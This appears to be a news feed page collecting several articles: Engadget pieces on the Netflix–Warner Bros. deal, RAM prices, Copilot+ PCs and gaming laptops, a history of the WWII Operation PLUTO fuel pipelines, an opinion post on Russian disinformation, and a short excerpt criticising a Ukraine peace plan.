Normal view

There are new articles available, click to refresh the page.
Yesterday — 5 December 2025Main stream

The Netflix and Warner Bros. deal might be great for shareholders, but not for anyone else

5 December 2025 at 13:30

Netflix's $82.7 billion acquisition of Warner Bros. is, in many ways, the last thing a weakened Hollywood needs right now. The industry is still recovering from the COVID-19 pandemic, where theaters were forced to close and audiences became even more comfortable with streaming films at home. The WGA and SAG-AFTRA strikes in 2023, which were driven by legitimate concerns around studio interest in generative AI, delayed production and promotion of many film and TV projects. And the rise of streaming content pushed many media companies towards taking on debt and unwise mergers (see: Warner Bros. Discovery), which led to higher subscription costs, layoffs and production belt-tightening.

How can a troubled media company survive today? The answer seems to be further consolidation. Amazon's $8.45 billion MGM takeover in 2022 heralded future deals, like Skydance's $8 billion acquisition of Paramount . But Netflix's WB deal goes even further: It could fundamentally reshape the media industry as we know it, from theatrical movie-going to the existence of physical media.

What will the Netflix and Warner Bros. deal include? 

After next year's already-announced separation of Warner Bros. and Discovery, Netflix says it plans to acquire all of Warner Bros. remaining assets — including its film and TV studios, HBO Max and HBO — for $82.7 billion. According to Game Developer, representatives also say Warner Bros. Games, which includes Mortal Kombat developers NetherRealm, will also be part of the deal. 

Will the Netflix and Warner Bros. deal be approved by regulators?

Even before the deal was formally announced, it was clear that whoever bought WB would be facing government opposition from every side. Yesterday, Paramount sent WB a letter questioning the "fairness and adequacy" of the acquisition bidding process (which also included Comcast as a potential buyer). Afterwards, the New York Post reported that Paramount CEO David Ellison, son of the Trump-boosting Oracle CEO Larry Ellison, met with administration officials to make his case for buying Netflix. As of this morning, the Trump administration views the Netflix/WB deal with "heavy skepticism," an official tells CNBC.

On the other side of the aisle, Senator Elizabeth Warren (D-MA) has called the Netflix/WB deal an "anti-monopoly nightmare." She added, "A Netflix-Warner Bros. would create one massive media giant with control of close to half of the streaming market. It could force you into higher prices, fewer choices over what and how you watch, and may put American workers at risk."

At this point, it's too early to tell if the Netflix/WB deal will make it past regulators, but it's clear that both companies should prepare for a rocky approval process.

What does the Netflix and Warner Bros. deal mean for streaming video? 

According to data from JustWatch, a combined Netflix and HBO would account for 33 percent of the US streaming video market, putting it ahead of Prime Video's 21 percent share. As for how the two media companies would co-exist, Netflix says it will "maintain Warner Bros. current businesses," which includes HBO Max and HBO, theatrical releases for films and well as movie and TV studio operations. 

JustWatch streaming video market stats.
JustWatch

"We think it’s too early to talk specifics about how we’re going to tailor this offering for consumers," Netflix co-CEO Greg Peters said in an investor call this morning, when asked if HBO would remain a separate service. "Needless to say, we think the HBO brand is very powerful, and would constitute part of our plan for consumers. That then gives us a lot of options to figure out how to package things to offer the best options for consumers."

At the very least, we can expect increased prices across the board for HBO and Netflix. There's also potential for the company to offer combination subscriptions, similar to how Disney juggles Disney+, Hulu and ESPN. 

What does the Netflix and Warner Bros. deal mean for theaters?

In short, a combined Netflix/WB wouldn't be great for theaters. Previous mergers, like Disney and Fox's union, led to fewer theatrical releases, not more. Since its transformation into a streaming-first company, Netflix has also been primarily focused on increasing subscriptions and engagement, with theatrical releases of its original content treated as an afterthought. 

"We’ve released about 30 films into theaters this year, so it’s not like we have opposition to theatrical release," Netflix Co-CEO Ted Sarandos said in the investor call (without specifying how short some of those theatrical releases were). "It’s the longer windows that aren’t consumer friendly. Life cycle that starts in the movie theater, we’ll continue that. Over time, the windows will evolve to be much more consumer friendly, to meet the audience where we are."

He added: "All things that are going to theaters through WB will continue to do so. Our primary goal is to bring first-run movies to consumers, and we intend to continue with that." In an April interview at the Time100 Summit, Sarandos also famously called the theatrical model "outdated," since most people in the US can't easily walk to a multiplex. 

Cinema United, a trade group representing over 30,000 movie theater screens in the US, is unsurprisingly against the entire deal. “The proposed acquisition of Warner Bros. by Netflix poses an unprecedented threat to the global exhibition business. The negative impact of this acquisition will impact theatres from the biggest circuits to one-screen independents in small towns in the United States and around the world,” Cinema United President and CEO Michael O’Leary said in a statement. 

“Cinema United stands ready to support industry changes that lead to increased movie production and give consumers more opportunities to enjoy a day at the local theatre,” he added. “But Netflix’s stated business model does not support theatrical exhibition. In fact, it is the opposite. Regulators must look closely at the specifics of this proposed transaction and understand the negative impact it will have on consumers, exhibition and the entertainment industry.”

What do artists think of the Netflix and WB deal?

Writers, directors and producers are already having a tough time getting projects off the ground, so having one less place to pitch isn't going to help. There are also a handful of artists, including former WB darling Christopher Nolan, who have refused to work with Netflix entirely. 

"The end goal of these consolidations is to limit choices in entertainment to a select handful of providers, so they can capture our whole attention, and thus our every available dollar," C. Robert Cargill, the screenwriter behind Doctor Strange and The Black Phone, said in a statement to Engadget. "The result will be a gutting of diversity and fresh voices in the industry, sending thousands, if not tens of thousands, of people back to their home towns to start their lives over, as there simply isn't a place for them in Hollywood any more, while homogenizing film and television into the "content" word we all grumble about hearing."

"WB has made so many daring choices this year, with executives taking big risks that made real cultural and financial impacts at the box office," he added. "And HBO, constant name changes be damned, is still making some of the best television there is, bar none. Will those creative environments survive the merger, or will many of those brilliant execs be sent packing along with the writers, directors, and crews?" 

"In short, it's a very scary and heartbreaking time to be a filmmaker. No shade on Netflix and the people that work there; it's just that less choice in entertainment always makes for fewer winners and more people on the outside looking in."

What about physical media?

Other than noting that Netflix used to be a DVD-by-mail company, there was no mention of physical media on the acquisition's press release or investor call. That’s not too surprising, as physical releases have always been an afterthought for Netflix. A few of its films, like Roma and Frances Ha, are available as discs through the Criterion Collection, and some shows like Stranger Things are also on DVD and Blu-ray. 

Netflix claims it'll continue to run WB's businesses as usual if the deal goes through, which should include physical media, but those sorts of pre-acquisition promises rarely last for long. WB's home video business isn't entirely its own, either: In 2020, it formed the joint venture Studio Distribution Services with Universal, which also handles physical media distribution for Sony Pictures, PBS and Neon.

Given the slowing demand for physical media, it’s likely one of the first things a combined Netflix/WB would eventually drop. But there’s also been a resurgence of premium physical releases from distributors like Arrow Video, so there’s a chance Netflix may want to keep it around for special releases.

Steve Dent contributed to this report.


This article originally appeared on Engadget at https://www.engadget.com/entertainment/streaming/the-netflix-and-warner-bros-deal-might-be-great-for-shareholders-but-not-for-anyone-else-183000247.html?src=rss

©

Engadget Podcast: WTF is up with RAM? (With Will Smith from The Tech Pod)

5 December 2025 at 09:14

RAM prices have gone wild, mostly thanks to AI. In this episode, Devindra chats with Will Smith (Brad and Will Made a Tech Pod) about the state of the RAM industry, as well as other hardware we expect to get more expensive. (SSD prices are definitely creeping up too!). Also, we discuss Meta poaching Alan Dye, one of Apple's design executives, and what this could mean for Meta's upcoming devices. And yes, whatever they have next will likely revolve around AI.

Subscribe!

Topics

  • Mark Zuckerberg, CEO of Meta, plans deep cuts to his company’s metaverse development – 1:09

  • Longtime Apple UI designer Alan Dye to join Meta’s AI division – 7:08

  • US DOT cuts fuel efficiency standards, doubles down on gas cars – 25:40

  • Waymo autonomous cars recently started driving more aggressively – 31:30

  • Amazon halts its anime dub beta because it sounded terrible – 38:00

  • WTF, RAM?? Will Smith joins to talk about why RAM prices are spiraling upward – 44:05

  • Around Engadget: Metroid Prime 4 is a return to form after 18 years on ice – 1:04:42

  • Working on – 1:07:36

  • Pop culture picks – 1:08:32

Credits

Host: Devindra Hardawar
Guest: Will Smith
Producer: Ben Ellman
Music: Dale North and Terrence O'Brien

This article originally appeared on Engadget at https://www.engadget.com/social-media/engadget-podcast-wtf-is-up-with-ram-with-will-smith-from-the-tech-pod-141442002.html?src=rss

©

Microsoft's Copilot+ AI PC plan fizzled, but it still served a purpose

5 December 2025 at 08:00

Microsoft's Copilot+ initiative launched last year with a clear goal: To produce capable laptops for people eagerly anticipating AI-powered features. Read that sentence again, and it's glaringly obvious that Microsoft's plan was flawed from the start. Most consumers aren't nearly as hyped for AI features as the companies eager to foist artificial intelligence upon us. And those features aren't exactly compelling, either. Microsoft's Recall — which snaps screenshots of your PC to create a database of everything you’ve done– was dogged by privacy concerns from the start. And to be honest, I haven't found its ability to remember the files and websites I've opened to be that useful.

Without any sort of killer AI app, most consumers weren't going to pay a premium for Copilot+ systems either. Not in this precarious economy, anyway. So it wasn't a huge surprise to see sales of Copilot+ systems going practically nowhere over the last year. In the third quarter of 2024, they accounted for less than 10 percent of systems shipped, according to data from Mercury Research (via Tom’s Hardware). The research firm IDC (via PCWorld) also found that Copilot+ systems made up just 2.3 percent of Windows machines sold in the first quarter of 2025 (and a mere 1.9 percent of the entire PC market).

Instead of continuing to promote Copilot+, Microsoft now wants to "make every Windows 11 computer an AI PC". The new "Hey Copilot" voice commands and Copilot Vision, a feature that lets the AI assistant see what's on your screen, are both cloud-powered. That means you won't need the beefy 40 TOPS neural processing units (NPU) found on Copilot+ systems to use them. Microsoft spent the past few years touting NPUs as the gateway to useful AI features, like Recall and Windows Studio webcam effects, but only one of its new AI capabilities actually requires an NPU. (And even that is just a slight update to Click to Do, allowing you to send Zoom invitations by right-clicking on e-mail addresses.)

It's easy to view the whole Copilot+ initiative as a cynical way to ramp up AI hype and push people towards expensive new laptops, especially as the October 14 Windows 10 end of support date loomed. But it also led to some genuinely useful changes: Microsoft made 16GB of RAM a standard for Copilot+ systems, along with 256GB of storage and the aforementioned 40 TOPS NPUs. The launch of Copilot was also the kick in the pants Microsoft needed to revamp Windows for mobile Arm processors. I never thought I'd love a Surface with a Snapdragon chip, but the improved Arm support on the Surface Pro and this year's smaller model finally won me over.

The Dell 16 Premium sitting on a ledge.

I wouldn’t call the Copilot+ program a huge swing, but it’s still the sort of industry-wide cat herding that’s rare to see in the PC space. Microsoft couldn’t just snap its fingers and shift all PCs to efficient mobile chips with powerful NPUs, like Apple did with its own jump to M-series chips years ago. Microsoft had to wait for new NPU-equipped hardware from Qualcomm (and eventually Intel and AMD). It had to finally fix the Windows on Arm problem. And it also had to double-down on AI features that felt truly transformative. It’s just a shame that consumers didn’t seem to care.

Microsoft said that Copilot+ systems accounted for 15 percent of premium PCs sold during last year’s holiday season, but the company hasn’t released any new sales figures since then. “This is the fastest adoption I've seen of a new category of hardware, and we've done it faster than the normal generational shift of silicon,” James Howell, Microsoft’s VP of Windows marketing, said in a conversation with Engadget. “Copilot+ PCs continue to be a transition that we are pushing for and prioritizing. But I can't give you the exact numbers beyond that… Just for the last two or three months, we've been doing pretty well with year-on-year growth in the Windows business.”

Surface Pro Copilot+
Devindra Hardawar for Engadget

While Microsoft ultimately doesn’t have much to show for the Copilot+ initiative, the steady progression of hardware will lead to AI PCs dominating over the next five years. The research firm Omdia predicts that AI PCs will account for 55 percent of computers shipped in all of 2026, up from 42.5 percent of systems in Q3 2025. By 2029, Omdia predicts AI PCs will make up 75 percent of all systems shipped, giving Windows 80 percent of the AI PC market.  

Omdia AI PC shipment predictions
Omdia

“It’s important to note that this steep adoption curve [for AI PCs] is driven more by the product roadmaps of the PC market, rather than consumers and businesses seeking PCs specifically for AI,” according to Omdia research analyst Kieren Jessop. “For businesses, and consumers especially, AI-capable PC adoption is more a function of a customer going to purchase a device and that device just so happens to have an NPU.”

Microsoft was basically right: AI PCs are the future. But it turns out the AI features people actually want to use — like ChatGPT, Sora and Microsoft’s own Copilot — are mostly powered by the cloud, making onboard NPUs superfluous. That won’t be true forever. There are tangible security, speed and convenience benefits for onboard AI processing, like transcribing sensitive audio instead of sending it to the cloud. But for now, those AI workloads are relatively niche, and they’re not enough to make the Copilot+ a true success by any measure.

This article originally appeared on Engadget at https://www.engadget.com/computing/laptops/microsofts-copilot-ai-pc-plan-fizzled-but-it-still-served-a-purpose-130000239.html?src=rss

©

The best laptops for gaming and schoolwork in 2025

5 December 2025 at 05:01

Balancing schoolwork with gaming usually means finding a laptop that can do a little bit of everything. The best gaming laptops aren’t just built for high frame rates. They also need to handle long days of writing papers, running productivity apps and streaming lectures without slowing down. A good machine should feel reliable during class and powerful enough to jump into your favorite games once homework is out of the way.

There’s a wide range of options depending on how much performance you need. Some students prefer a slim, lightweight model that’s easy to carry to school, while others want a new gaming laptop with enough GPU power to handle AAA titles. If you’re watching your budget, there are plenty of solid choices that qualify as a budget gaming laptop without cutting too many corners.

It’s also worth looking at features that help with everyday use. A bright display makes long study sessions easier on the eyes, and a comfortable keyboard is essential if you type a lot. USB-C ports, decent battery life and a responsive trackpad can make a big difference during the school day. We’ve rounded up the best laptops that strike the right mix of performance, portability and value for both gaming and schoolwork.

Table of contents

Best laptops for gaming and school in 2025

Best laptop for gaming and schoolwork FAQs

Are gaming laptops good for school?

As we’ve mentioned, gaming laptops are especially helpful if you're doing any demanding work. Their big promise is powerful graphics performance, which isn't just limited to PC gaming. Video editing and 3D rendering programs can also tap into their GPUs to handle laborious tasks. While you can find decent GPUs on some productivity machines, like Dell's XPS 15, you can sometimes find better deals on gaming laptops. My general advice for any new workhorse: Pay attention to the specs; get at least 16GB of RAM and the largest solid state drive you can find (ideally 1TB or more). Those components are both typically hard to upgrade down the line, so it’s worth investing what you can up front to get the most out of your PC gaming experience long term. Also, don’t forget the basics like a webcam, which will likely be necessary for the schoolwork portion of your activities.

The one big downside to choosing a gaming notebook is portability. For the most part, we'd recommend 15-inch models to get the best balance of size and price. Those typically weigh in around 4.5 pounds, which is significantly more than a three-pound ultraportable. Today's gaming notebooks are still far lighter than older models, though, so at least you won't be lugging around a 10-pound brick. If you’re looking for something lighter, there are plenty of 14-inch options these days. And if you're not into LED lights and other gamer-centric bling, keep an eye out for more understated models that still feature essentials like a webcam (or make sure you know how to turn those lights off).

Do gaming laptops last longer than standard laptops?

Not necessarily — it really depends on how you define "last longer." In terms of raw performance, gaming laptops tend to pack more powerful components than standard laptops, which means they can stay relevant for longer when it comes to handling demanding software or modern games. That makes them a solid choice if you need a system that won’t feel outdated in a couple of years, especially for students or creators who also game in their downtime.

But there’s a trade-off. All that power generates heat, and gaming laptops often run hotter and put more strain on internal components than typical ultraportables. If they’re not properly cooled or regularly maintained (think dust buildup and thermal paste), that wear and tear can shorten their lifespan. They’re also usually bulkier and have shorter battery life, which can impact long-term usability depending on your daily needs.

Gaming laptops can last longer performance-wise, but only if you take good care of them. If your needs are light — browsing, writing papers and streaming — a standard laptop may actually last longer simply because it’s under less stress day-to-day.

What is the role of GPU in a computer for gaming and school?

The GPU plays a big role in how your laptop handles visuals — and it’s especially important if you’re using your computer for both gaming and school.

For gaming, the GPU is essential. It’s responsible for rendering graphics, textures, lighting and all the visual effects that make your favorite titles look smooth and realistic. A more powerful GPU means better frame rates, higher resolutions and the ability to play modern games without lag or stuttering.

For schoolwork, the GPU matters too — but its importance depends on what you're doing. If your school tasks mostly involve writing papers, browsing the web or using productivity tools like Google Docs or Microsoft Office, you don’t need a high-end GPU. But if you’re working with graphic design, video editing, 3D modeling or anything else that’s visually demanding, a good GPU can speed things up significantly and improve your workflow.

Georgie Peru contributed to this report.

This article originally appeared on Engadget at https://www.engadget.com/computing/laptops/best-laptops-for-gaming-and-school-132207352.html?src=rss

©

© Engadget

The best laptops for gaming and schoolwork
Before yesterdayMain stream

How Cross-Channel Plumbing Fuelled The Allied March On Berlin

By: Lewin Day
2 December 2025 at 13:00

During World War II, as the Allies planned the invasion of Normandy, there was one major hurdle to overcome—logistics. In particular, planners needed to guarantee a solid supply of fuel to keep the mechanized army functional. Tanks, trucks, jeeps, and aircraft all drink petroleum at a prodigious rate. The challenge, then, was to figure out how to get fuel over to France in as great a quantity as possible.

War planners took a diverse approach. A bulk supply of fuel in jerry cans was produced to supply the initial invasion effort, while plans were made to capture port facilities that could handle deliveries from ocean-going tankers. Both had their limitations, so a third method was sought to back them up. Thus was born Operation Pluto—an innovative plan to simply lay fuel pipelines right across the English channel.

Precious Juice

War is thirsty work, and for the soldiers too. Crown copyright, Imperial War Museums

Back in the 1940s, undersea pipelines were rather underexplored technology. However, they promised certain benefits over other methods of shipping fuel to the continent. They would be far more difficult to destroy by aerial attack compared to surface ships or floating pipelines. An undersea pipeline would also be less likely to be damaged by rough sea conditions that were typical in the English Channel.

The idea was granted the codename PLUTO—for Pipe-Line Under The Ocean. Development began as soon as 1942, and the engineering challenges ahead were formidable. The Channel stood a good twenty miles wide at its narrowest point, with strong currents, variable depths, and the ever-present threat of German interference. Any pipeline would need to withstand high pressure from the fuel flowing inside, resist corrosion in seawater, and be flexible enough to handle the uneven seabed. It also needed to be laid quickly and surreptitiously, to ensure that German forces weren’t able to identify and strike the pipelines supplying Allied forces.

A sectioned piece of HAIS pipeline. Note the similarities to then-contemporary undersea cable construction. Credit: Geni, CC BY-SA 3.0

The first pipe developed as part of the scheme was HAIS. It was developed by Siemens Brothers and was in part the brainchild of Clifford Hartley, then Chief Engineer of Anglo-Iranian Oil and an experienced hand at delivering fuel pipelines in tough conditions. Thus the name—which stood for Hartly-Anglo-Iranian-Siemens. It used a 2-inch diameter pipe of extruded pipe to carry the fuel, surrounded by asphalt and paper doused in a vinyl-based resin. It was then wound with a layer of steel tape for strength, and then further layered with jute fiber and more asphalt and paper. The final layers were an armored sheath of galvanized steel wires and a canvas outer cover. The techniques used were inspired by those that had proved successful in the construction of undersea telegraph cables. As designed, the two-inch diameter pipe was intended to flow up to 3,500 imperial gallons of fuel a day when running at 500 psi.

HAIS pipe was produced across several firms in the UK and the US. Initial testing took place with pipe laid across the River Medway. Early efforts proved unsuccessful, with leaks caused by lead from the central core pushing out through the steel tape layer. The steel tape wraps were increased, however, and subsequent testing over the Firth of Clyde was more successful. Trials pushed the pipe up to 1,500 psi, showing that up to 250,000 liters of fuel could be delivered per day. The pipeline also proved robust, surviving a chance attack by a German bomb landing nearby. The positive results from testing led to the development of a larger 3-inch verison of the HAIS pipe to support even greater flow.

HAMEL pipe in long lengths prior to loading on a Conundrum. Crown copyright, Imperial War Museums

By this point in the war, however, supplies were becoming constrained on all sides. In particular, lead was becoming scarce, which spurred a desire for a cheaper pipe design to support Operation PLUTO. Thus was born HAMEL, named after engineers Bernard J. Ellis and H.A. Hammick, who worked on the project.

HAMEL pipe loaded on a Conundrum, ready to be laid on the seafloor. Crown copyright, Imperial War Museums


The HAMEL design concerned a flexible pipe constructed out of mild steel, at 3-½ inches in diameter. Lengths of the pipe were produced in 40-foot segments which would then be resistance welded together to create a longer flexible pipeline that could be laid on the seafloor. The steel-based pipe was stiffer than the cable-like HAIS, which caused an issue—it couldn’t readily be coiled up in a ship’s hold. Instead, giant floating drums were constructed at some 40 feet in diameter, nicknamed “Conundrums.” These were to be towed by tugs or hauled by barges to lay the pipeline across the Channel. Testing took place by laying pipelines to the Isle of Wight, which proved the concept was viable for deployment.

Beyond the two types of pipeline, a great deal of work went into the supporting infrastructure for the project. War planners had to build pumping stations to feed the pipelines, as well as ensure that they could in turn be fed fresh fuel from the UK’s network of fuel storage facilities and refineries. All this had to be done with a certain level of camouflage, lest German aircraft destroy the coastal pumping stations prior to the British invasion of the continent. Two main stations at Sandown and Dungeness were selected, and were intended to be connected via undersea pipe to the French ports of Cherbourg and Ambleteuse, respectively. The Sandown-Cherbourg link was to be named Bambi, while the Dungeness-Ambleteuse link would be named Dumbo, referencing further Disney properties since the overall project was called Pluto.

The Big Dance

On D-Day, the initial landings and immediate securing of the beachhead would run on pre-packaged fuel supplies in jerry cans and drums. The pipelines were intended to come later, ensuring that the Allied forces had the fuel supplies to push deep into Europe as they forced back the German lines. It would take some time to lay the pipelines, and the work could only realistically begin once the initial ports were secure.

A map indicating the Bambi and Dumbo pipelines between England and France. Notably, the Dumbo pipelines were run to Boulogne instead of the original plan of Ambleteuse. Credit: public domain

Bambi was intended to go into operation just 75 days after D-Day, assuming that Allied forces had managed to capture the port of Cherbourg within eight days of the landings. This process instead took 21 days due to the vagaries of war. Efforts to lay a HAIS pipeline began as soon as 12 August 1944, just 67 days after D-Day, only to fail due to an anchor strike by an escort destroyer. The second effort days later was scuppered when the piping was wound up in the propeller of a supporting craft. A HAMEL pipelaying effort on 27 August would also fail thanks to barnacles jamming the massive Conundrum from rotating, and while cleaning efforts freed it up, the pipeline eventually broke after just 29 nautical miles of the 65 nautical mile journey.

It wasn’t until 22 September that a HAIS cable was successfully installed across the Channel, and began delivering 56,000 imperial gallons a day. A HAMEL pipe was then completed on the 29 September. However, both pipes would fail just days later on October 3 as pressure was increased to up the rate of fuel delivery, and the Bambi effort was cancelled. Despite the great efforts of all involved, the pipelines had delivered just 935,000 imperial gallons, or 3,300 long tons of fuel—a drop in the ocean relative to what the war effort required.

A Conundrum pictured as it was towed to Cherbourg to lay a HAMEL pipeline as part of Operation Bambi. Credit: public domain

Dumbo would prove more successful, perhaps with little surprise that the distances involved were shorter. The first HAIS pipeline was completed and operational by 26 October. The pipeline was redirected from Dungeness to Boulogne instead of the original plan to go to Ambleteuse thanks to heavy mining by the Germans, and covered a distance of 23 nautical miles. More HAIS and HAMEL pipelines followed, and the pipeline would later be extended to Calais to use its rail links for delivery further inland.

A total of 17 pipelines were eventually laid between the two coasts by the end of 1944. They could deliver up to 1,300 long tons of fuel per day—soon eclipsing the Bambi efforts many times over. The HAMEL pipelines proved somewhat unreliable, but the HAIS cable-like pipes held up well and none broke during their use until the end of the war in Europe. The pipelines stuck to supplying petrol, while initial plans to deliver other fuels such as high-octane aviation spirit were discarded.

Once a key piece of war infrastructure, now a small part of a thrilling minigolf course. Credit: Paul Coueslant, CC BY-SA 2.0

Overall, Operation Pluto would deliver 370,000 long tons of fuel to support Allied forces, or about 8 percent of the total. The rest was largely delivered by oceangoing tankers, with some additional highly-expensive aerial delivery operations used when logistical lines were stretched to their very limits. Bulk fuel delivery by undersea pipeline had been proven possible, but perhaps not decisively important when it came to wartime logistics.

A small section of pipeline left over from Operation Pluto at Shanklin Chine on the Isle of Wight. Credit: Crookesmoor, CC BY SA 3.0

Arguments as to the value of the project abound in war history circles. On the one hand, Operation Pluto was yet another impressive engineering feat achieved in the effort to bring the war to an end. On the other hand, it was a great deal of fuss and ultimately only delivered a moderate portion of the fuel needed to support forces in theatre. In any case, there are still lingering reminders of Operation Pluto today—like a former pumping station that has been converted into a minigolf course, or remnants of the pipelines on the Isle of Wight.

Since World War II, we’ve seen precious few conflicts where infrastructure plays such a grand role in the results of combat. Nevertheless, the old saying always rings true—when it comes to war, amateurs discuss tactics, while professionals study logistics.

Unraveling the Web of Russian Disinformation Campaigns

By: OTW
24 November 2025 at 23:30

Introduction:

Hello world of Hackers Arise, in this post, we delve into the complex world of Russian disinformation campaigns on the internet. As Master OTW clearly established in his interview with Yaniv Hoffman (watch the video below), the disinformation campaign carried out by the high-ranking Russian authorities is not something new. It has been developed for decades, and they have truly become extremely adept at it, especially now with the use of the internet and social media. Throughout the years, they have dedicated themselves to spreading hatred, envy, and resentment worldwide, which we could classify as Psychological Warfare Operations, but taken to the extreme, as they not only aim to misinform or influence to achieve specific strategic targets but also intend to divide and confront the entire world.

However, we do not say this capriciously; there are foundations and information that support our arguments, we also do not intend to hide or minimize the fact that all nation-states carry out this type of operations, but in the case of the Russian authorities, their intention redefines the concept of pure malevolence.

https://www.youtube.com/watch?v=t2P6iADGnpE

With the rise of social media and interconnected platforms, information dissemination has become a powerful tool for shaping public opinion. Russia, among other countries, has been at the forefront of exploiting these channels to advance its strategic goals. This article aims to shed light on the methods, motives, and implications of Russia’s disinformation campaigns while underlining the importance of critical thinking and media literacy in navigating the digital landscape.


Understanding Disinformation:

Disinformation is the dissemination of false or misleading information with the intention to deceive or manipulate the public. Russia has become notorious for employing sophisticated techniques to influence global narratives on a wide range of issues, from political events to social debates and international relations. Understanding the multifaceted nature of disinformation is crucial in recognizing and countering its effects.

The following link leads to a study whose key points I will list below with the aim of understanding the main characteristics of this type of operations carried out by the Russian authorities.

  – Russian Propaganda Is High-Volume and MultichannelRussian Propaganda Is Rapid, Continuous, and RepetitiveRussian Propaganda Makes No Commitment to Objective RealityRussian Propaganda Is Not Committed to Consistency 

Methods Used:

Russia employs an array of methods to propagate disinformation effectively. These include the use of bots and troll farms to flood social media with false narratives, the creation and distribution of deceptive content, and the manipulation of search engine algorithms to amplify biased information. By utilizing these methods, Russia can create an illusion of consensus and spread narratives that align with its geopolitical interests.

“The Russian Federation has engaged in a systematic, international campaign of disinformation, information manipulation and distortion of facts in order to enhance its strategy of destabilisation of its neighbouring countries, the EU and its member states. In particular, disinformation and information manipulationhas repeatedly and consistently targeted European political parties, especially during the election periods, civil society and Russian gender and ethnic minorities, asylum seekers and the functioning of democratic institutions in the EU and its member states.

In order to justify and support its military aggression of Ukraine, the Russian Federation has engaged in continuous and concerted disinformation and information manipulation actions targeted at the EU and neighbouring civil society members, gravely distorting and manipulating facts.” Source (Picture below)

 The mass media outlets mentioned above are either state-owned or corporations serving the state. However, Putin does not like independent journalism doing its job, and that’s why he took actions against them. Source Take a look at the amount of budget allocated by the Russian high command for those platforms to deploy disinformation.  

Motives Behind the Campaigns:

The motives driving Russia’s disinformation campaigns are diverse and can be linked to political, economic, and security-related goals. Destabilizing rival countries, sowing discord among allies, discrediting political opponents, and undermining democratic processes are some of the key objectives pursued through t
hese campaigns. Understanding these motives is essential in formulating an effective response.If you still don’t believe that they spread hate all over the internet, take a look at these myths whose explanations are debunked in the source we provided.

  And what about the Russian troll farm?  

Implications and Impact:

The impact of Russian disinformation campaigns is far-reaching. They can polarize societies, erode trust in democratic institutions, and exacerbate existing divisions within nations. In international affairs, disinformation can escalate tensions between countries and influence public opinion on foreign policy matters. Moreover, the erosion of trust in media sources can lead to a decline in accurate information and the rise of echo chambers. Russian officials and pro-Russian media capitalized on the fear and uncertainty caused by the COVID-19 pandemic, actively spreading conspiracy theories. Among these theories, they focused on false U.S. bio-weapon infrastructure claims. One notable example is an article published by New Eastern Outlook on 20th February, available in both Russian and English, alleging that the U.S. deployed a biological weapon against China.


Fighting Back:

Countering Russian disinformation requires a comprehensive approach. Governments, tech companies, and civil society must collaborate to identify and expose false narratives, invest in media literacy programs, and enhance cybersecurity measures to protect against information warfare. Educating the public on critical thinking and fact-checking is a powerful tool in combating the spread of disinformation, but it is also our responsibility as hackers and advocates of freedom within the cyberspace; we must make this responsibility our mission, our duty, to ensure free access to information.


Conclusion:

The internet has opened up new frontiers for information dissemination, but it has also become fertile ground for disinformation campaigns. Russia’s approach to shaping narratives on a global scale requires a vigilant and proactive response from the international community. By fostering media literacy and promoting responsible online behavior, we can safeguard the integrity of information and fortify our societies against the perils of disinformation.

Smouk out!


Snatching Defeat from the Jaws of Victory

22 November 2025 at 09:36

EXPERT OPINION – The recently leaked 28-point peace plan to end the war in Ukraine is nothing short of an appeasement that satisfies the maximalist demands of the aggressor in the conflict, Russian President Vladimir Putin. This is nothing short of the side on the verge of victory (eg, the free world) conceding to the side on the verge of defeat (Putin, the leader of the anti-west coalition). Sadly, it comes at a time when the situation on the battlefield is more or less a draw, both sides are effectively attacking energy infrastructure, and Russia’s economy is moving toward recession.

